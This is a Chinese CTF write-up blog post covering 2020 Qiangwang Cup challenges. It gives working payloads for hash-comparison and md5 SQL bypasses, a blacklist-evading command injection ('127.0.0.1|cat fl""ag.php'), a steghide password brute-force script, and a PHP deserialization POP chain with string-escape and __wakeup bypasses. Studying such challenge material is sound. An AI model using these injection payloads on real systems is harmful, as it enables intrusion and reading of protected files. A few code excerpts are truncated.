2020强网杯部分题目复现

原创

m0re 于 2020-08-27 13:41:28 发布 1772 收藏 7

分类专栏： CTF 文章标签： 2020强网杯 miscstudy详细wp

m0re

本文目录

前言

代码烂，游戏菜，天天等着大佬带。这次做出来三道题，无缘线下赛了，看来以后要找个大腿抱着才行(开始胡扯ing)

强网先锋

Funhash

```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();


?>
```

先绕过第一关，需要找到一个特殊字符串，这个特殊的字符串需要满足的条件是经过md4加密后还与它本身相等。这个原本想的是爆破来着，但是太慢了，解题情况又是几十个队伍都解出来了，所以果断放弃爆破的方式。Google一下。(重要设置，设置Google语言为hancker)然后发现了一个大佬的博客中有类似的知识点。


https://crdx.org/post/hsctf-2019-md5-minus-minus

找到了 这个特殊的字符串 `0e251288019`

提交可以绕过第一关，剩下两个也好绕过了，第二个就是很简单的一个md5绕过，使用数组，第三个是md5的一个特殊情况的字符，刚好比赛前做了一道这样的题，具体参考我的博客https://blog.csdn.net/qq_45836474/article/details/107940521#t5

总结：构造payload

```
?hash1=0e251288019&hash2[]=2&hash3[]=3&hash4=ffifdyop
```




主动

考点：命令执行

```php
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```

get方式提交IP参数，但是参数中不能有flag存在，是匹配的flag字符串，所以是黑名单绕过flag就行。

payload `?ip=127.0.0.1|ls` 看到两个文件分别是flag.php和index.php



经过测试发现空格也被过滤，使用`%20`来绕过空格。


构造payload

```
?ip=127.0.0.1|cat%20fl""ag.php
```

执行命令查看源码，flag在源码中。

upload

题目附件是数据包，wireshark打开，看到有http请求，先导出http对象看到了两个文件，一个html文件还有个php文件。





html的内容是

```
<html>
<meta charset="utf-8">
<body>
    <form action="steghide.php" method="post"
        enctype="multipart/form-data">
        <label for="file">文件名:</label>
        <input type="file" name="file" id="file" />
        <input type="submit" name="submit" value="提交" />
 <!--i use steghide with a good password-->
    </form>
</body>
</html>
```

注释一个好密码。

图片没有导出来，原本尝试直接复制出来16进制出来直接新建图片，结果失败了。这次学到一个新的方式，





可以导出一个jpg图片，

然后使用steghide继续解题。没有提示密码的，思路是：上面的注释可以找一下，或者文件名，再然后就是弱口令。

这个是个弱口令， `123456`

```
root@kali:~/桌面# steghide extract -sf 3.jpg -p 123456
wrote extracted data to "flag.txt".
root@kali:~/桌面#
```

不过这个方法不是很稳，不能每次都猜中，所以github上有个工具是暴力破解的。

```
root@kali:~/桌面# ./steghide_brute.sh 3.jpg top_100.txt
password is: 123456
root@kali:~/桌面#
```

一个sh脚本

```
#!/bin/bash

for line in `cat $2`;do
    steghide extract -sf $1 -p $line > /dev/null 2>&1
    if [[ $? -eq 0 ]];then
        echo 'password is: '$line
        exit
    fi
done
```

tip：如果是自己创建的文件写入脚本，记得提升脚本权限为可执行。
还有其他脚本，不过我感觉这个看起来少hh

web辅助

这题是构造pop链，没做过这类题目，所以看的时候有些吃力，这次以后多找几个这类的题目做做总结一下。参考博客——DASCTF6月赛总结—phpnus
题目附件中源码给出点击打包
class.php中可以三个类中涉及的陌生函数先查一查，

1. `__construct()` 函数创建一个新的 SimpleXMLElement 对象。
2. `gettype()` 函数用于获取变量的类型。
3. `__destruct()` ——对象的所有引用都被删除或者当对象被显式销毁时执行(其实就是析构函数)，有几个更有趣的说法，钟馗的被动，被击杀后的那一下。也可以说是写遗嘱。挺有意思，还是网友的脑洞比较大。
4. `__wakeup()`，先说一下sleep函数，在序列化时，`serialize()` 函数会检查类中是否存在一个魔术方法 `__sleep()`。如果存在，则该方法会优先被调用，然后才执行序列化操作。当然 `__wakeup()` 就是与之相反的反序列化时，`unserialize()` 函数同样会检测 `__wakeup()` 函数的存在，然后先执行 `__wakeup()` 函数的内容。在进行反序列化。
5. `__invoke()`，调用函数的方式调用一个对象时的回应方法

还有构造pop链的时候一下需要注意的点。

> private变量序列化后需要在变量名的左右手动添加不可见字符 `%00`，
> protected变量序列化后需要在变量前的星号 `*` 左右手动添加不可见字符，使其成为 `%00*%00`。

下面就开始进行解题了。
class.php中的三个类需要cat flag，就需要从输入开始进行嵌套

```
66
67  class jungle{
68      protected $name = "";
69
70      public function __construct($name = "Lee Sin"){
71          $this->name = $name;
72      }
73
74      public function KS(){
75          system("cat /flag");
```

2

```
76      }
77
78      public function __toString(){
79          $this->KS();
80          return "";
81      }
82
83  }
```


先看这个，下面的`__toString()`函数被调用了，cat flag的命令才可以执行。所以需要先调用jungle类中的魔术方法函数。
继续看上面的，

```
class topsolo{
    protected $name;

    public function __construct($name = 'Riven'){
        $this->name = $name;
    }

    public function TP(){
        if (gettype($this->name) === "function" or gettype($this->name) === "object"){
            $name = $this->name;
            $name();
        }
    }

    public function __destruct(){
        $this->TP();
    }
```


在topsolo类中，实例化一个对象，然后调用它，把它当作函数来调用，最后进行析构。
并且这个在下面的类中就可以进行new一个对象来调用，就可以触发midsolo中的魔术方法——invoke函数

```
}

class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }

    public function __wakeup(){
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }


    public function __invoke(){
        $this->Gank();
    }

    public function Gank(){
        if (stristr($this->name, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
    }
}
```

最后在jungle类中new一个对象，触发toString函数，并牵连至cat flag的作用。

```php
<?php
class topsolo{
    protected $name="Riven";

    public function __construct(){
        $this->name = new midsolo();
    }
}

class midsolo{
    protected $name;

    public function __construct(){
        $this->name = new jungle();
    }
}

class jungle{
    protected $name = "Lee Sin";
    public function __toString(){
        system("cat /flag");
        return "";
    }
}
$lol=new topsolo();
print_r(serialize($lol));
?>
```

构造出来的pop链

```
O:7:"topsolo":1:{s:7:"%00*%00name";O:7:"midsolo":1:{s:7:"%00*%00name";O:6:"jungle":1:{s:7:"%00*%00name";s:7:"Lee Sin";}}}
```

同样的，在index.php中，对player这个类进行了序列化，并write进文件中

```php
<?php
@error_reporting(0);
require_once "common.php";
require_once "class.php";

if (isset($_GET['username']) && isset($_GET['password'])){
    $username = $_GET['username'];
    $password = $_GET['password'];
    $player = new player($username, $password);
    file_put_contents("caches/".md5($_SERVER['REMOTE_ADDR']), write(serialize($player)));
    echo sprintf('Welcome %s, your ip is %s\n', $username, $_SERVER['REMOTE_ADDR']);
}
else{
    echo "Please input the username or password!\n";
}

?>
```


对player进行序列化

```php
<?php
class player{
    protected $user;
    protected $pass;
    protected $admin;

    public function __construct($user, $pass, $admin = 1){
        $this->user = $user;
        $this->pass = $pass;
        $this->admin = $admin;
    }

    public function get_admin(){
        return $this->admin;
    }
}
$lol=new player();
print_r(serialize($lol));
?>
```

结果为：

```
O:6:"player":3:{s:7:"%00*%00user";N;s:7:"%00*%00pass";N;s:8:"%00*%00admin";i:1;}
```

然后看到player.php看到读取操作，将读取到文件中的内容进行反序列化


```php
<?php
@error_reporting(0);
require_once "common.php";
require_once "class.php";

@$player = unserialize(read(check(file_get_contents("caches/".md5($_SERVER['REMOTE_ADDR'])
print_r($player);
if ($player->get_admin() === 1){
    echo "FPX Champion\n";
}
else{
    echo "The Shy unstoppable\n";
}
?>
```


还有过滤，涉及反序列化字符串逃逸，


```php
<?php
function read($data){
    $data = str_replace('\0*\0', chr(0)."*".chr(0), $data);
    return $data;
}
function write($data){
    $data = str_replace(chr(0)."*".chr(0), '\0*\0', $data);
    return $data;
}

function check($data)
{
    if(stristr($data, 'name')!==False){
        die("Name Pass\n");
    }
    else{
        return $data;
```

```
    }
}
?>
```



写入的 `\0*\0`，过滤后变成了 `chr(0)*chr(0)` 三个字符，其中吞掉两个字符。所以是字符串逃逸。
在源码中看到只有player这个类进行了反序列化，所以pop链需要变化一下。



但是前面还有，



23个字符会吞掉，替换11.5次，这里加一个字符，在password中加一个字符给它过滤掉，这样就可以过滤24个字符，替换12次。



所以payload为

```
username=m0re%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00%00*%00
&password=1";s:7:"%00*%00pass";O:7:"topsolo":1:{s:7:"%00*%00name";O:7:"midsolo ":1:{s:7:"%00*%00name";O:6:"jungl
e":1:{s:7:"%00*%00name";s:7:"Lee Sin";}}};s:8:"%00*%00admin";i:1;}
```

Welcome m0re************, your ip is [redacted]8
Test1: O:6:"player":3:{s:7:"\0*\0user";s:40:"m0re\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0";s:7:"\0*\
{s:7:"\0*\0name";O:6:"jungle":1:{s:7:"\0*\0name";s:7:"Lee Sin";}}};s:8:"\0*\0admin";i:1;}";s:8:"\0*\0admin";i:0;}

还有一个过滤条件就是name，

```php
function write($data){
    $data = str_replace(chr(0)."*".chr(0), '\0*\0', $data);
    return $data;
}

function check($data)
{
    if(stristr($data, 'name')!==False){
        die("Name Pass\n");
    }
    else{
        return $data;
    }
}
?>
```

https://blog.csdn.net/qq_45836474

过滤使用方法：将小写s换成大写S，name转换成十六进制`\6e\61\6d\65`，就可以被解析了
还有，进行反序列化的时候，需要跳过这个魔术方法，


```php
class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }

    public function __wakeup(){
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }

    public function __invoke(){
        $this->Gank();
    }

    public function Gank(){
        if (stristr($this->name, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
```

https://blog.csdn.net/qq_45836474

绕过方法：，刚开始看学长wp没看懂为什么要输入一个2来替换1进行绕过wakeup魔术方法，百度了一下。发现这是一个CVE漏洞
绕过就是：**当成员属性数目大于实际数目时可绕过**
这个就是为什么要输入一个2来替换1的原因了，也可以输入其他数字。
最终payload

```
?username=m0re\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0*\0&password=1";S:7:"%00*%00pass";O:7:"topsolo":1:{S:7:"%00*%00\6e\61\6d\65";O:7:"midsolo":2:{S:7:"%00*%00\6e\61\6d\65";O:6:"jungle":1:{S:7:"%00*%00\6e\61\6d\65";s:7:"Lee Sin";}}};s:8:"%00*%00admin";i:1;}
```

访问play.php就可以看到flag了。



运行得到 flag

